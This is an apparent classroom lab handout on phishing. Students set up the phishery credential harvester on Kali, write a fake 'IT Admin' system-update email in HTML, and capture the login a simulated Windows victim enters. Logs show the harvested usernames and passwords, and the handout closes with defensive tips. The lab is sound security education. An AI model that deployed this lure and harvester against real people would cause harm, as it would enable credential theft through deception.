Cybersecurity

Phishing Lab

Phishing Lab

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine


- Software Tools used (On the Kali Linux OS)
  - **`phishery`**
    - Linux application from the APT repository

Objectives Covered

- Security+ Objectives (SY0-501)
  - Objective 1.1 – Compare and contrast different types of social engineering techniques
    - Phishing

What is a Phishing Attack?

- Attempting to get information from someone in a malicious manner
- An example, a phishing attack can send someone to a fake website to try and have them use credentials for the real website



Sign in to Twitter


New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

Here, this website is made to look like the log-in page for Twitter, but notice the URL

The Phishing Lab

- Set up Environments
- Find IP Address
- Setup Phishing email
- Start Server
- Play the Victim
- See the Attack



```
r: tls: unknown certificate
[*] Request Received at 2021-05-14 01:56:51: GET https://10.1.91.148/
[*] Sending Basic Auth response to: 10.1.91.99
[*] Request Received at 2021-05-14 01:56:55: GET https://10.1.91.148/
[*] New credentials harvested!
[HTTP] Host       : 10.1.91.148
[HTTP] Request    : GET /
[HTTP] User Agent : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/89.0.4389.128 Safari/537.36
[HTTP] IP Address : 10.1.91.99
[AUTH] Username   : admin
[AUTH] Password   : password
[*] Request Received at 2021-05-14 02:00:01: GET https://10.1.91.148/
[*] Duplicate credentials received for: admin
2021/05/14 02:00:54 http: TLS handshake error from 10.1.91.99:55011: remote erro
r: tls: unknown certificate
[*] Request Received at 2021-05-14 02:00:54: GET https://10.1.91.148/
[*] Sending Basic Auth response to: 10.1.91.99
[*] Request Received at 2021-05-14 02:01:00: GET https://10.1.91.148/
[*] New credentials harvested!
[HTTP] Host       : 10.1.91.148
[HTTP] Request    : GET /
[HTTP] User Agent : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/89.0.4389.128 Safari/537.36
```


Setup Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

```
hostname -I
```



```
student@kali:~$ hostname -I
10.1.50.155
student@kali:~$ 
```

Kali’s IP Address

- This will display the IP Address
  - Write down the Kali VM IP address


Install Phishery

- In the Kali environment, open the Terminal
- Update the APT repository

```
sudo apt-get update
```

- Install Phishery

```
sudo apt-get install phishery
```




```
student@kali:~$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/contrib Sources [64.4 kB]
Get:3 http://kali.download/kali kali-rolling/main Sources [14.0 MB]
Get:4 http://kali.download/kali kali-rolling/non-free Sources [127 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Packages [17.7 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Fetched 32.2 MB in 2s (16.3 MB/s)
Reading package lists... Done
student@kali:~$ sudo apt-get install phishery
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  phishery
```

Launch Phishery

- Start the Phishery application
- Launch Phishery

  `sudo phishery`

Notice that Phishery starts a server on port 443



```
student@kali:~$ sudo phishery
[+] Credential store initialized at: /etc/phishery/credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
```

Phishery is using HTTPS

Please Note: Leave this Terminal open as we setup the email on the Apache2 server in a different Terminal

Setup the Phishing “Email”

*Please Note: This will not be an actual email, but a website made to look like an email. In the real world, this would be email to the victims


Create a phishing Email*

- Open a new Terminal
- Navigate to the Desktop


  `cd Desktop`

- Create an email file on the Desktop

  `touch email.html`



```
student@kali:~$ cd Desktop
student@kali:~/Desktop$ touch email.html
student@kali:~/Desktop$ 
```



Verify that the email.html page appears on the Desktop


Setup the Phishing “Email”

Edit the phishing Email*

- Open the file in Leafpad

```
leafpad email.html
```


This should open email.html in Leafpad



```
student@kali:~/Desktop$ leafpad email.html
```

Setup the Phishing “Email”

Create the email in Leafpad (similar to below)



```
<p> Dear Raymond Holt, </p>

<p> Click
<a href="https://10.1.50.223:443">here</a>
to update your system</p>

<p> Sincerely, </p>

<p> IT Admin </p>
```

This should be your specific Kali IP Address


Start Apache2 Server

- Save the email.html and exit Leafpad
- Move the email to the Apache server

```
sudo mv email.html /var/www/html
```

- Start the Apache server

```
sudo service apache2 start
```




```
student@kali:~/Desktop$ sudo mv email.html /var/www/html
student@kali:~/Desktop$ sudo service apache2 start
student@kali:~/Desktop$ 
```

Verify that the email.html file moved from the Desktop

Playing the Victim

- In the Windows environment, open Internet Explorer
- Go to the following website

  `http://kali-IP-Address/email.html`


http://10.1.50.223/email.html - Windows Internet Explorer
http://10.1.50.223/email.html
Favorites
Suggested Sites
Web Slice Gallery
http://10.1.50.223/email.html

Dear Raymond Holt,

Click here to update your system


Sincerely,

IT Admin

Verify that you see the email made in Leafpad

Playing the Victim

- Click on the **here** link
    - If there is a problem, click “Continue to this website”
- Notice that a Windows Security feature appears
- Enter false credentials and select **OK**



Windows Security

The server 10.1.50.223 at Secure Document Gateway requires a username and password.

RHolt99

••••••••••••••••••••••••

□ Remember my credentials


Enter fake credentials

Then click OK

Playing the Victim

- Notice that a file tries to download

Either Save or Cancel the download



File Download - Security Warning

Do you want to save this file, or find a program online to open it?

Name: 10_1_50_223

Type: Unknown File Type


From: **10.1.50.223**

While files from the Internet can be useful, some files can potentially harm your computer. If you do not trust the source, do not find a program to open this file or save this file. What's the risk?

This is just to make the victim think this is the update file

Seeing the Attack

- Go back to the Kali Machine
- View the credentials



```
[*] Sending Basic Auth response to: 10.1.49.9
[*] Request Received at 2021-05-14 02:54:35: GET https://10.1.50.223/
[*] Sending Basic Auth response to: 10.1.49.9
[*] Request Received at 2021-05-14 02:58:16: GET https://10.1.50.223/
[*] New credentials harvested!
[HTTP] Host       : 10.1.50.223
[HTTP] Request    : GET /
[HTTP] User Agent : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Tr
ident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Me
dia Center PC 6.0; .NET4.0C; .NET4.0E)
[HTTP] IP Address : 10.1.49.9
[AUTH] Username   : RHolt99
[AUTH] Password   : ICaughtTheDiscoStrangler
```

Notice the Windows Victim's credentials

How to Defend Against a Phishing Attack?

- Only use credentials at trusted websites!
  - What was the website URL you entered your credentials in?
  - Watch for "watering hole" type attacks at sites that look similar to your intended destination
- Avoid re-using passwords across multiple websites
  - If one site steals your password once and they're all the same...
- Two-Factor Authentication
  - Why would these help secure your password?
- What are some other ways of defending against a phishing attack?